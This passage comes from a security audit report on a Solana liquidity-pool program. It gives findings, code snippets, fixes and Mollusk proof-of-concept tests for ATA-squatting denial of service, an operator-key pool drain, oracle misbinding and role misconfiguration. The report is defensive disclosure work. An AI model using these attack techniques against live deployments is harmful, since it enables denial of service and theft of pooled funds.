            .permissions(Some(b.permissions.into()))
            .liquidity_pool(b.lp_pda.into())
            .lp_token_mint(b.lp_token_mint.into())
            .signer_lp_token_account(user_lp_account.into())
            .cooldown(cooldown_pda.into())
            .cooldown_lp_token_account(cooldown_lp_token_account.into())
            .token_program(SPL_TOKEN_ID.into())
            .associated_token_program(ASSOCIATED_TOKEN_PROGRAM_ID.into())
            .system_program(system_program::ID.into())
            .liquidity_pool_id(0)
            .amount(amount)
            .instruction(),
    );

    let accounts = vec![
        (b.signer, signer_account()),
        (b.settings, b.settings_acc.clone()),
        (b.permissions, b.perm_acc.clone()),
        (b.lp_pda, b.lp_acc.clone()),
        (b.lp_token_mint, b.lp_token_mint_acc.clone()),
        (user_lp_account, user_lp_after),
        (cooldown_pda, empty_account()),
        (cooldown_lp_token_account, squatted_ata),
        (SPL_TOKEN_ID, token_program_account()),
        (ASSOCIATED_TOKEN_PROGRAM_ID, ata_program_account()),
        (system_program::ID, system_program_account()),
    ];

    let r = with_mollusk(|m| m.process_instruction(&ix, &accounts));

    assert!(r.program_result.is_err(), "request_withdrawal must fail when the cooldown
  LP-token ATA is pre-squatted");
}
```

© 2026 Adevar Labs. All rights reserved.

RECOMMENDATION

Switch the cooldown ATA constraint to **init_if_needed**, which generates a CPI to the idempotent variant **create_associated_token_account_idempotent**. The idempotent CPI tolerates a pre-existing account with the correct mint and owner:

RUST

```rust
#[account(
    init_if_needed,
    payer = signer,
    associated_token::mint = lp_token_mint,
    associated_token::authority = cooldown,
)]
pub cooldown_lp_token_account: Box<Account<'info, TokenAccount>>,
```

FIX REVIEW NOTES

Fixed according to the recommendation.

© 2026 Adevar Labs. All rights reserved.

M03: External freeze of any pool asset blocks all withdrawals



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/user/withdraw.rs:L91-L142

RELEVANT SNIPPET

>_ withdraw.rs — RUST

```rust
let mut total_withdrawn: u64 = 0;

for i in 0..assets.len() {
    let (reserve_key, reserve) = &reserves[i];
    let (user_token_account_key, _) = &user_token_accounts[i];

    let user_pool_share_amount = PreciseNumber::new(reserve.amount as u128)
        .ok_or(RlpError::MathOverflow)?
        .checked_mul(
            &PreciseNumber::new(lp_token_amount as u128)
            .ok_or(RlpError::MathOverflow)?
        )
        .ok_or(RlpError::MathOverflow)?
        .checked_div(
            &PreciseNumber::new(lp_token_supply as u128)
            .ok_or(RlpError::MathOverflow)?
        )
        .ok_or(RlpError::MathOverflow)?
        .to_imprecise()
        .ok_or(RlpError::MathOverflow)?;

    let user_pool_share_amount: u64 = user_pool_share_amount
        .try_into()
        .map_err(|_| error!(RlpError::MathOverflow))?;

    if user_pool_share_amount > 0 {
        let reserve_account = remaining_accounts
            .iter()
            .find(|account| account.key().eq(reserve_key))
            .ok_or(RlpError::InvalidInput)?;

        let user_token_account_info = remaining_accounts
            .iter()
            .find(|account| account.key().eq(user_token_account_key))
            .ok_or(RlpError::InvalidInput)?;

        transfer(
            CpiContext::new_with_signer(
```

© 2026 Adevar Labs. All rights reserved.

>_ withdraw.rs RUST

```
127:                 token_program.to_account_info(),
128:                 Transfer {
129:                     from: reserve_account.to_account_info(),
130:                     to: user_token_account_info.to_account_info(),
131:                     authority: liquidity_pool.to_account_info()
132:                 },
133:                 &[lp_seeds]
134:             ),
135:             user_pool_share_amount
136:         )?;
137:
138:         total_withdrawn = total_withdrawn
139:             .checked_add(user_pool_share_amount)
140:             .ok_or(RlpError::MathOverflow)?;
141:     }
142: }
143:
144: let cooldown_seeds = &[
```

OTHER LOCATIONS

- reflect-program-library/5216e264/rlp/programs/rlp/src/states/liquidity_pool.rs:L53-L179

DESCRIPTION

add_asset accepts asset mints whose **freeze_authority** is held by an external third party. This is required to list permissioned stablecoins like USDC and USDT, whose issuers retain the authority to freeze specific token accounts.

If that external authority freezes the pool's ATA for any one of the pool's assets, every withdrawal from the pool reverts, including withdrawals that target other assets. **withdraw** iterates over every pool asset and transfers each one's pro-rata share inside a single instruction (**withdraw.rs:91-142**):

RUST

```
for i in 0..assets.len() {
    ...
    if user_pool_share_amount > 0 {
        transfer(
            CpiContext::new_with_signer(...),
            user_pool_share_amount
        )?;
    }
}
```

The SPL Token program rejects **transfer** instructions whose source is frozen, reverting the entire **withdraw** instruction including the LP burn and any successful per-asset transfers earlier in the loop. This means that deposits are allowed at a time when withdrawal is impossible.

The other instructions remain operational:

- **deposit** continues to accept deposits of unfrozen assets, since it performs only a single SPL transfer from the user to the specific asset's pool ATA (**deposit.rs:57-63**). **calculate_total_pool_value** reads **token_account.amount** for each asset without attempting a transfer, so the frozen balance is read

© 2026 Adevar Labs. All rights reserved.

into pool USD valuation without error.
- **slash** continues to drain unfrozen assets normally. Slash of the frozen asset itself fails (transfer from a frozen source is rejected).

The pool becomes one-sided: tokens flow in via deposits, but no LP holder can redeem.

Two derived risks develop during the freeze window. First, holders who completed **withdraw** before the freeze redeem at their full pro-rata; holders whose withdrawals land after the freeze are blocked while **slash** can continue to deplete the unfrozen assets. If the freeze is eventually lifted, the remaining holders redeem against a pool whose unfrozen reserves have shrunk in the interim. Second, depositors who add liquidity during the freeze mint LP tokens against a valuation that still includes the locked balance; if the asset is permanently frozen (compliance forfeiture, issuer migration without a return path), those LP tokens are backed only by the pro-rata of the unfrozen assets.

PRACTICAL IMPACT

If one reserve account is frozen, all LP withdrawals from that pool can stop. Users may be unable to redeem until the freeze is lifted, and losses can be uneven if deposits or slashes continue during the freeze.

RECOMMENDATION

Consider the effects this might have on withdrawal liveness. We recommend either preventing deposits / withdrawals while any asset is frozen. Additionally, the development team may consider an ability to remove assets. Though slashing currently exists, there are maximum limits that prevent instant removal of a permanently frozen asset.

FIX REVIEW NOTES

Fixed according to the recommendation. One nuance: recovery is not automatic. During the freeze window, withdrawals remain unavailable until the asset is unfrozen or an authorized admin removes it.

© 2026 Adevar Labs. All rights reserved.

M04: Role::PUBLIC can be assigned to privileged actions



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/states/access.rs:L200-L210

RELEVANT SNIPPET

>_ access.rs — RUST

```
198: }
199:
200: pub fn add_role_to_action(&mut self, action: Action, role: Role) -> Result<()> {
201:     for i in 0..self.action_permissions.len() {
202:         if self.action_permissions[i].action == action && self.action_permissions[i].r
       ole_count > 0 {
203:             return self.action_permissions[i].add_role(role);
204:         }
205:     }
206:
207:     for i in 0..self.action_permissions.len() {
208:         if self.action_permissions[i].role_count == 0 {
209:             self.action_permissions[i].action = action;
210:             let result = self.action_permissions[i].add_role(role);
211:
212:             if result.is_ok() {
```

DESCRIPTION

The access-control system allows **Role::PUBLIC** to be added to any Action through **add_role_to_action**. There is no guard that rejects PUBLIC for sensitive admin actions.

This is dangerous because action_check_protocol short-circuits authorization when an action is public:

RUST

```
if access_controls.iter().any(|ac| ac.is_public_action(action)) {
    return Ok(());
}
```

So once PUBLIC is present in an action's allowed_roles, any caller passes that action_check_protocol check without their UserPermissions roles being inspected.

MANAGER can update action-role mappings by default via **AccessControl::new_defaults**. This means a single MANAGER mistake, or compromise of a MANAGER key, can mark privileged actions such as UpdateRole as public.

© 2026 Adevar Labs. All rights reserved.

PRACTICAL IMPACT

A single role-mapping mistake can make a sensitive action callable by anyone.

RECOMMENDATION

Reject **Role::PUBLIC** for every action that is not explicitly intended to be publicly callable. Example implementation:

```rust
if role == Role::PUBLIC && !action.is_publicly_assignable() {
    return Err(RlpError::InvalidInput.into());
}
```

```rust
impl Action {
    pub fn is_publicly_assignable(&self) -> bool {
        matches!(self, Action::Deposit | Action::Withdraw | Action::Swap)
    }
}
```


Also consider moving **UpdateRole** and **UpdateAction** out of the default MANAGER role set and into a more restrictive governance role or SUPREMO-only path.

FIX REVIEW NOTES

Fixed according to the recommendation.

© 2026 Adevar Labs. All rights reserved.

M05: Missing mint invariant checks allow unsafe pool/asset configuration



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/admin/initialize_lp.rs:L151-L153

RELEVANT SNIPPET

>_ initialize_lp.rs — RUST

```
149:     constraint = lp_token_mint.supply == 0 @ RlpError::InvalidReceiptTokenSupply,
150:     constraint = lp_token_mint.mint_authority.unwrap() == liquidity_pool.key() @ RlpEr
       ror::InvalidReceiptTokenMintAuthority,
151:     // constraint = lp_token_mint.freeze_authority.is_none() @ RlpError::InvalidReceip
       tTokenFreezeAuthority,
152:     constraint = lp_token_mint.is_initialized @ RlpError::InvalidReceiptTokenSetup,
153:     // constraint = lp_token_mint.decimals == 9 @ RlpError::InvalidReceiptTokenDecimal
       s
154: )]
155: pub lp_token_mint: Box<Account<'info, Mint>>,
```

OTHER LOCATIONS

- reflect-program-library/5216e264/rlp/programs/rlp/src/helpers/oracle/oracle_price.rs:L16

DESCRIPTION

The protocol assumes that token mints satisfy several safety invariants, but these invariants are not enforced when assets or liquidity pools are initialized.

For LP mints, **initialize_lp** only requires:

RUST

```
require!(lp_token.decimals >= 3, RlpError::InvalidReceiptTokenDecimals);
```

© 2026 Adevar Labs. All rights reserved.

The stricter checks are present but commented out:

```rust
// constraint = lp_token_mint.freeze_authority.is_none()
// constraint = lp_token_mint.decimals == 9
```

For asset mints, add_asset accepts any SPL mint without validating that its decimals are compatible with the protocol's **PRECISION = 18** accounting model.

This is dangerous because asset valuation uses:

```rust
let decimal_adjustment = PRECISION.saturating_sub(token_decimals as u32);
```

If **token_decimals > 18**, the subtraction saturates to zero instead of rejecting the asset. As a result, assets with more than 18 decimals are overvalued by **10^(token_decimals - 18)**.

PRACTICAL IMPACT

A misconfigured high-decimal asset can be overvalued. A depositor could receive too many LP tokens and later withdraw more than their fair share of the pool.

RECOMMENDATION

Enforce mint invariants during onboarding. Example implementation:

```rust
require!(
    asset_mint.decimals <= PRECISION as u8,
    RlpError::InvalidAssetTokenDecimals
);
```

For LP mints, restore the intended checks:

```rust
constraint = lp_token_mint.freeze_authority.is_none()
constraint = lp_token_mint.decimals == 9
```

or at minimum:

```rust
require!(lp_token.decimals <= PRECISION as u8, ...);
```

Also replace **saturating_sub** in price scaling with checked subtraction so unsupported decimals fail loudly instead of being mispriced.

© 2026 Adevar Labs. All rights reserved.

FIX REVIEW NOTES

Fixed according to the recommendation.

© 2026 Adevar Labs. All rights reserved.

M06: Oracle accounts are bound by address only, not by asset identity or price quality



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/admin/update_oracle.rs:L18-L26

RELEVANT SNIPPET

>_ update_oracle.rs — RUST

```rust
let old_oracle = *asset.oracle.key();

let new_oracle = if oracle_account.owner.as_ref() == PYTH_PROGRAM_ID.as_ref() {
    get_price_from_pyth(oracle_account, &clock)?;
    Oracle::Pyth(oracle_account.key())
} else if oracle_account.owner == &DOPPLER_ORACLE_PROGRAM_ID {
    get_price_from_doppler(oracle_account)?;
    Oracle::Doppler(oracle_account.key())
} else {
    return Err(RlpError::InvalidOracle.into());
};

asset.oracle = new_oracle;
```

DESCRIPTION

The program stores an asset oracle as only a provider-specific account address:

RUST

```rust
pub enum Oracle {
    Pyth(Pubkey),
    Doppler(Pubkey),
}
```

add_asset / **update_oracle** validate that the account is owned by either the Pyth or Doppler program and that the current price helper succeeds. After that, deposits and swaps trust the stored oracle address as the asset's price source.

This is insufficient because neither oracle integration binds the account contents to the asset being priced.

© 2026 Adevar Labs. All rights reserved.

For Pyth, **get_price_from_pyth** manually skips the Anchor discriminator and deserializes **PriceUpdateV2**, then checks only freshness:

```rust
let mut data_slice = &oracle_account_data[8..];
let oracle = PriceUpdateV2::deserialize(&mut data_slice)?;
require!(age <= ORACLE_MAXIMUM_AGE as i64, RlpError::PriceError);
```

It does not check: expected **feed_id**, **VerificationLevel::Full**, confidence interval, Anchor discriminator. Similar verification happens for Doppler feeds.

Thus, various failure scenarios are possible:
- Wrong feed configured during asset onboarding: The operator accidentally passes a valid SOL/USD Pyth Receiver account instead of the USDC/USD feed account.
- Stored price update account later changes feed: If the stored Pyth Receiver account is updateable by a **write_authority**, that authority can later post a fresh price update for a different feed into the same account.
- Partial verification accepted: Pyth's SDK distinguishes between: **VerificationLevel::Partial { num_signatures }** and **VerificationLevel::Full**.
- Wide confidence ignored: Pyth prices include **conf**, the confidence interval. RLP ignores it and uses only the point estimate.

PRACTICAL IMPACT

A wrong or weakly verified oracle feed can misprice deposits and swaps, shifting value between users and LPs.

RECOMMENDATION

- Check the discriminator.
- Store the expected **feed_id** for each asset.
- Every time a price is read, verify the account's **price_message.feed_id** matches the stored expected **feed_id**.
- Require verification_level == VerificationLevel::Full, preferably by using **get_price_no_older_than**.
- Enforce a maximum confidence interval.
- Keep the existing freshness check. But strengthen it because currently it allows future-dated feeds.

FIX REVIEW NOTES

Fixed according to the recommendation. Two nuances: 1) for asset identity, the new **add_asset** / **update_oracle** feed check is effectively redundant. So there is still a centralization and operational risk regarding the asset identity. 2) As noted by the development team, the checks for Doppler are not as strong, hence binding stays address-only because the Doppler oracle layout encodes only slot/price/precision and has no feed identifier.

© 2026 Adevar Labs. All rights reserved.

M07: Compromised operator key enables pool drain



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/slash/slash.rs:L38-L52

RELEVANT SNIPPET

>_ slash.rs — RUST

```rust
36:
37: let asset = &ctx.accounts.asset;
38: require!(
39:     liquidity_pool.has_asset(asset.index),
40:     RlpError::AssetNotWhitelisted
41: );
42:
43: let max_slash_amount = liquidity_pool_token_account.amount
44:     .checked_mul(MAX_SLASH_BPS)
45:     .ok_or(RlpError::MathOverflow)?
46:     .checked_div(BPS_DENOMINATOR)
47:     .ok_or(RlpError::MathOverflow)?;
48:
49: require!(
50:     amount <= max_slash_amount,
51:     RlpError::SlashAmountExceedsLimit
52: );
53:
54: let seeds = &[
```

DESCRIPTION

The slash instruction caps each individual call to 10% of the target pool's balance via **MAX_SLASH_BPS**. It imposes no cooldown, rate limit, or minimum interval between successive invocations. Any account holding the CRANK (or SUPREMO) role can call **slash** in a tight loop, compounding 10% removals every transaction.

Because the 10% cap is applied against the remaining balance after each call, the drain follows a geometric series: after **n** slashes the pool retains **0.9^n** of its original balance.

So the complete drain can happen in a matter of a few seconds. The 10% per-call ceiling provides no meaningful protection against a stolen or malicious CRANK key.

The existing **FreezeSlash** killswitch is the only mitigation, but it requires a human operator to detect the incident and respond within a window that may be too large given the speed of the attack.

Additionally, the **destination** of the funds is controlled by the caller, with no allowlist, so a compromised CRANK can route slashed funds to any token account for that asset.

© 2026 Adevar Labs. All rights reserved.

PRACTICAL IMPACT

A compromised slashing operator can drain most of a pool quickly by calling **slash** repeatedly.

RECOMMENDATION

Add a protocol-global rate limit on **Settings**. Example implementation:

RUST

```rust
// In Settings state
pub last_slash_ts: i64,
pub slash_cooldown_duration: u64,  // configurable by admin (e.g. SUPREMO)
```

RUST

```rust
// In slash.rs, after permission and killswitch checks
let clock = Clock::get()?;
let settings = &mut ctx.accounts.settings;
require!(
    clock.unix_timestamp >= settings.last_slash_ts
        .checked_add(settings.slash_cooldown_duration as i64)
        .ok_or(RlpError::MathOverflow)?,
    RlpError::SlashCooldownInForce
);

// After the transfer succeeds:
settings.last_slash_ts = clock.unix_timestamp;
```

Also, add **mut** to slash **destination**:

RUST

```rust
#[account(
        mut,
        token::mint = mint,
    )]
    pub destination: Box<Account<'info, TokenAccount>>,
```

And cleanup **asset_id** in the **SlashArgs** (unused).

© 2026 Adevar Labs. All rights reserved.

FIX REVIEW NOTES

The slash flow was reworked from an operator-controlled transfer into NAV-based junior-tranche coverage. Even if the slashing authority is compromised and calls **slash** multiple times, the destination is now enforced as the protected proxy vault ATA, and the amount is capped by the current measured NAV loss. This removes the original pool-drain path where a compromised operator could repeatedly slash funds to an arbitrary destination.

A residual integration risk remains in the NAV-based slash flow. RLP validates the proxy state used for slashing, but it does not enforce that the RLP asset oracle and the proxy asset oracle are the same for the protected asset. If the two programs are configured with different oracle feeds, or if oracle updates are not coordinated, the NAV loss used by RLP may differ from the proxy's own pricing view and can result in over- or under-coverage. The protected vault setup should also verify that the supplied proxy state belongs to the proxy program and that its **stablecoin_mint** is one of the pool's allowlisted assets.

© 2026 Adevar Labs. All rights reserved.

L01: Dead-shares vault ATA can be squatted between mint creation and initialize_lp



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/admin/initialize_lp.rs:L158-L163

RELEVANT SNIPPET

>_ initialize_lp.rs — RUST

```
156:
157: #[account(
158:     init,
159:     payer = signer,
160:     associated_token::mint = lp_token_mint,
161:     associated_token::authority = liquidity_pool,
162: )]
163: pub dead_shares_vault: Box<Account<'info, TokenAccount>>,
164:
165: #[account()]
```

DESCRIPTION

initialize_lp creates the dead-shares vault via Anchor's init + associated_token::* pattern:

RUST

```
#[account(
    init,
    payer = signer,
    associated_token::mint = lp_token_mint,
    associated_token::authority = liquidity_pool,
)]
pub dead_shares_vault: Box<Account<'info, TokenAccount>>,
```

Anchor's init (without init_if_needed) lowers to the non-idempotent SPL Associated Token Program instruction create_associated_token_account. This instruction reverts when an account already exists at the canonical ATA address with a non-system BPF owner, the program-level error surfaces as IllegalOwner ("Provided owner is not allowed").

The canonical ATA address is derived from (liquidity_pool_pda, lp_token_mint). Both inputs are predictable once known:

- liquidity_pool_pda is derived from [LIQUIDITY_POOL_SEED, settings.liquidity_pools]. The counter is a publicly-readable u8 on the singleton Settings account.

© 2026 Adevar Labs. All rights reserved.

- **lp_token_mint** is passed in by the SUPREMO at **initialize_lp** time. The mint account must already exist on-chain (the constraints at lines 149-153 require **supply == 0**, **mint_authority == liquidity_pool**, and **is_initialized**), so its address becomes public the moment it lands on-chain.

An attacker who observes the LP mint address before the SUPREMO calls **initialize_lp** can compute the canonical **dead_shares_vault** ATA and pre-create it. The SPL Associated Token Program's **Create** accepts any pubkey as **owner** without verifying it exists on-chain, so the **liquidity_pool_pda** not yet existing is not a barrier. The attacker pays standard rent (~0.002 SOL) and the squat ATA is created at the canonical address.

When the SUPREMO submits **initialize_lp**, Anchor's **init** for **dead_shares_vault** invokes **create_associated_token_account** via CPI, which reverts with **IllegalOwner** because the account already exists. The whole instruction reverts, the **LiquidityPool** PDA being created in the same instruction is rolled back, and **settings.liquidity_pools** is not incremented (the increment lives at **initialize_lp.rs:93-95**, after the failing init, in the handler body that never runs).

This is the same root cause as the cooldown ATA squat (filed as the High-severity counterpart). The risk profile differs because of the operational context:

- The cooldown ATA is created on every **request_withdrawal** from any user, with seed inputs (**pool.cooldowns**) controlled by the protocol's own state machine. The SUPREMO has no operational lever to rotate the inputs; once the attack lands, the protocol is DoS'd until program upgrade.
- The **dead_shares_vault** ATA is created on a one-shot admin path. The SUPREMO controls the LP mint pubkey directly. If **initialize_lp** reverts due to a squat, the SUPREMO can deploy a different LP mint and retry. The attacker's rent (locked in the squat ATA they cannot reclaim) does not transfer to the SUPREMO.

The operational workaround that makes this finding lower-severity is bundling: if the SUPREMO submits the LP-mint creation + **set_authority** + **initialize_lp** in a single atomic transaction, the attacker has no observable window between the mint becoming public and the ATA being created legitimately.

PRACTICAL IMPACT

An attacker can block a non-atomic pool initialization attempt by pre-creating the dead-shares vault ATA. The operator can retry with a new LP mint, so the issue is deployment disruption rather than lasting pool damage.

PROOF OF CONCEPT

Mollusk test at **reflect-money-rlp-coverage-agent/rlp/programs/rlp/tests/mollusk.rs:11048-11131**, function **test_r4_dead_shares_vault_ata_squat_dos_initialize_lp**. Setup: initialize the protocol, add an asset, then pre-create a squat SPL Token account at the canonical **ATA(future_lp_pda, lp_token_mint)** address with the future LP PDA as authority. Submit **initialize_lp** against that LP mint. The test asserts the transaction fails.

```rust
#[test]
fn test_r4_dead_shares_vault_ata_squat_dos_initialize_lp() {
    let signer = Pubkey::new_unique();
    let (settings, settings_acc, permissions, perm_acc) = do_initialize_rlp(signer);

    // Add an asset so initialize_lp's `assets: [0u8]` argument is valid.
```

© 2026 Adevar Labs. All rights reserved.

... continued RUST

```rust
    let mint = Pubkey::new_unique();
    let oracle = Pubkey::new_unique();
    let publish_time = std::time::SystemTime::now()
        .duration_since(std::time::UNIX_EPOCH)
        .unwrap()
        .as_secs() as i64;
    let oracle_acc = Account {
        lamports: 1_000_000,
        data: create_mock_pyth_price_data(100_00000000, -8, publish_time),
        owner: PYTH_PROGRAM_ID,
        executable: false,
        rent_epoch: 0,
    };
    let (_asset, _asset_acc, settings_acc) = do_add_asset(
        signer,
        settings,
        settings_acc,
        permissions,
        perm_acc.clone(),
        mint,
        create_mock_mint_account(),
        oracle,
        oracle_acc,
        AccessLevel::Public,
    );

    // Predict the future LP PDA and dead_shares_vault ATA from public state.
    // settings.liquidity_pools = 0 at this point, so derive_lp_pda(0).
    let (lp_pda, _) = derive_lp_pda(0);
    let lp_token_mint = Pubkey::new_unique();
    let dead_shares_vault = associated_token_address(&lp_pda, &lp_token_mint);
    let lp_token_mint_acc = make_mint_account(Some(lp_pda), 9, 0, None);

    // The squat: a pre-initialized SPL Token account at the canonical ATA
    // address. owner = lp_pda (a PDA that does not exist yet, fine, the ATA
    // program does not check), mint = lp_token_mint, BPF-owner = SPL Token.
    let squatted_dead_shares_vault =
        make_token_account(&lp_token_mint, &lp_pda, 0);

    let ix = convert_instruction(
        InitializeLpBuilder::new()
            .signer(signer.into())
            .permissions(permissions.into())
            .settings(settings.into())
            .liquidity_pool(lp_pda.into())
            .lp_token_mint(lp_token_mint.into())
            .dead_shares_vault(dead_shares_vault.into())
            .system_program(system_program::ID.into())
            .token_program(SPL_TOKEN_ID.into())
            .associated_token_program(ASSOCIATED_TOKEN_PROGRAM_ID.into())
            .cooldown_duration(60)
            .assets(vec![0u8])
            .instruction(),
```

© 2026 Adevar Labs. All rights reserved.

... continued RUST

```
    );

    let accounts = vec![
        (signer, signer_account()),
        (permissions, perm_acc),
        (settings, settings_acc),
        (lp_pda, empty_account()),
        (lp_token_mint, lp_token_mint_acc),
        (dead_shares_vault, squatted_dead_shares_vault),
        (system_program::ID, system_program_account()),
        (SPL_TOKEN_ID, token_program_account()),
        (ASSOCIATED_TOKEN_PROGRAM_ID, ata_program_account()),
    ];

    let r = with_mollusk(|m| m.process_instruction(&ix, &accounts));

    assert!(r.program_result.is_err(), "initialize_lp must fail when the dead_shares_vault ATA
   is pre-squatted");
}
```

Observed runtime output:

```
Program ATokenGPvbdGVxr1b2hvZbsiqW5xWH25efTNsLJA8knL failed: Provided owner is not allowed
Program RLptfFmhKtGLrJ9fD4o8VCHGWZZLSRrpaTKzJXdCCWz failed: Provided owner is not allowed
test test_r4_dead_shares_vault_ata_squat_dos_initialize_lp ... ok
```

The SPL ATA Program rejects the squat with **IllegalOwner**, RLP propagates the failure, the **initialize_lp** transaction reverts.

RECOMMENDATION

Switch the dead-shares-vault constraint to **init_if_needed**, mirroring the recommended fix for the cooldown ATA:

RUST

```
#[account(
    init_if_needed,
    payer = signer,
    associated_token::mint = lp_token_mint,
    associated_token::authority = liquidity_pool,
)]
pub dead_shares_vault: Box<Account<'info, TokenAccount>>,
```

FIX REVIEW NOTES

Fixed according to the recommendation.

© 2026 Adevar Labs. All rights reserved.

L02: Swap with empty target reserve silently consumes input



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/swap/swap.rs:L97-L143

RELEVANT SNIPPET

>_ swap.rs — RUST

```rust
let reserve_to_amount = token_to_pool.amount;

let oracle_amount_out: u64 = token_from_price
    .mul(amount_in, *token_from_decimals)?
    .checked_div(token_to_price.mul(1, *token_to_decimals)?)
    .ok_or(RlpError::MathOverflow)?
    .try_into()
    .map_err(|_| RlpError::MathOverflow)?;

let impact_factor = (oracle_amount_out as u128)
    .checked_mul(BPS_PRECISION)
    .ok_or(RlpError::MathOverflow)?
    .checked_div(
        (reserve_to_amount as u128)
            .checked_add(oracle_amount_out as u128)
            .ok_or(RlpError::MathOverflow)?,
    )
    .ok_or(RlpError::MathOverflow)?;

let impact_complement = BPS_PRECISION
    .checked_sub(impact_factor)
    .ok_or(RlpError::MathOverflow)?;
let amount_after_impact = (oracle_amount_out as u128)
    .checked_mul(impact_complement)
    .ok_or(RlpError::MathOverflow)?
    .checked_div(BPS_PRECISION)
    .ok_or(RlpError::MathOverflow)?;

let fee_complement = BPS_PRECISION
    .checked_sub(*fee as u128)
    .ok_or(RlpError::MathOverflow)?;

let amount_out = amount_after_impact
    .checked_mul(fee_complement)
    .ok_or(RlpError::MathOverflow)?
    .checked_div(BPS_PRECISION)
    .ok_or(RlpError::MathOverflow)?;

```

© 2026 Adevar Labs. All rights reserved.

>_ swap.rs RUST

```rust
require!(
    token_to_pool.amount as u128 >= amount_out,
    RlpError::NotEnoughFunds
);

if let Some(min_amount) = min_out {
    require!(
        amount_out as u128 >= min_amount as u128,
        RlpError::SlippageExceeded
    );
}

let lp_seeds = &[
```

DESCRIPTION

swap accepts a transaction where the target asset's pool reserve is zero, produces **amount_out = 0**, and completes successfully. The caller pays **amount_in** of the source asset to the pool and receives zero of the target asset.

The math chain at **swap.rs:97-131** saturates to zero output when **reserve_to_amount = 0**:

```
oracle_amount_out   = amount_in × P_from / P_to                              > 0
impact_factor       = oracle_out × BPS_PRECISION / (0 + oracle_out)          =
  BPS_PRECISION
impact_complement   = BPS_PRECISION − impact_factor                          = 0
amount_after_impact = oracle_out × 0 / BPS_PRECISION                         = 0
amount_out          = amount_after_impact × fee_complement / BPS_PRECISION   = 0
```

The reserve guard at **swap.rs:133-136** only validates **token_to_pool.amount >= amount_out**, which becomes **0 >= 0** and passes. The slippage guard at lines 138-143 only fires when **min_out = Some(n)** with **n > 0**; the **Option<u64>** default of **None** and the **Some(0)** case both leave the caller unprotected. The two SPL transfers then execute: **amount_in** flows from caller to the source-asset pool ATA, and **0** flows from the target-asset pool ATA to the caller (no-op).

The empty-reserve state is reachable through normal protocol operation. A new pool's asset ATAs start at zero balance until the first deposit of that specific asset. A pool that has been slashed repeatedly can drive a reserve below the slash-cap dust threshold. A pool that has been drained pro-rata through withdrawals can also reach zero on a single asset.

PRACTICAL IMPACT

A user can send tokens into the pool and receive nothing back if they swap into an empty reserve without a positive **min_out**.

© 2026 Adevar Labs. All rights reserved.

RECOMMENDATION

Reject zero output at the handler boundary. One line after the **amount_out** computation:

```rust
require!(amount_out > 0, RlpError::NotEnoughFunds);
```

FIX REVIEW NOTES

Fixed according to the recommendation.

© 2026 Adevar Labs. All rights reserved.

L03: update_role_holder allows the last valid SUPREMO to be removed



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/admin/role_holder_update.rs:L37-L48

RELEVANT SNIPPET

>_ role_holder_update.rs — RUST

```
35: action_check_protocol(Action::UpdateRole, Some(&creds), &settings.access_control)?;
36:
37: if role == Role::SUPREMO {
38:     creds.validate_supremo()?;
39: }
40:
41: match update{
42:     Update::Add => {
43:         update_admin_permissions.add_protocol_role(role)?;
44:     },
45:     Update::Remove => {
46:         update_admin_permissions.remove_protocol_role(role)?;
47:     }
48: }
49:
50: emit!(UpdateRoleHolderEvent {
```

DESCRIPTION

update_role_holder allows a SUPREMO to remove Role::SUPREMO from any other account. The only guard against full SUPREMO removal is the SameAdmin constraint at lines 70-72, which blocks self-modification. Because it does not stop cross-account demotion, a compromised SUPREMO can remove the other valid SUPREMO and leave the protocol without an on-chain recovery path.

RUST

```
constraint = update_admin_permissions.key() != admin_permissions.key() @ RlpError::SameAdmin,
```

With two SUPREMOs A and B, each can remove the other's SUPREMO role. If A is compromised, A can remove B, further preventing de-escalation of compromised state. Once that happens, granting SUPREMO is impossible because update_role_holder requires the caller to already be SUPREMO (role_holder_update.rs:37-39). The protocol enters a state where no admin operation can be re-authorized on-chain.

© 2026 Adevar Labs. All rights reserved.

PRACTICAL IMPACT

Operator error during a SUPREMO key rotation, or sequential demotions during incident response, can leave the protocol with zero SUPREMOs. The only recovery path is a program upgrade.

RECOMMENDATION

Please consider if the ability to remove **Role::SUPREMO** should be allowed. As a fail safe, it might be more appropriate to include some minimum number of active **Role::SUPREMO** accounts which are able to remove other compromised admins, without themselves being removed.

FIX REVIEW NOTES

The fix adds **settings.supremo_count**, initializes it to **1** during **initialize_rlp**, increments it when a **SUPREMO** role is successfully added, and rejects removing a **SUPREMO** when **supremo_count <= 1**. This prevents the last tracked **SUPREMO** from being removed through **update_role_holder**.

© 2026 Adevar Labs. All rights reserved.

L04: Swap pricing implementation differs from documented AMM formula



LOCATION

reflect-program-library/5216e264/rlp/programs/rlp/src/instructions/swap/swap.rs:L97-L112

RELEVANT SNIPPET

>_ swap.rs RUST

```rust
let reserve_to_amount = token_to_pool.amount;

let oracle_amount_out: u64 = token_from_price
    .mul(amount_in, *token_from_decimals)?
    .checked_div(token_to_price.mul(1, *token_to_decimals)?)
    .ok_or(RlpError::MathOverflow)?
    .try_into()
    .map_err(|_| RlpError::MathOverflow)?;

let impact_factor = (oracle_amount_out as u128)
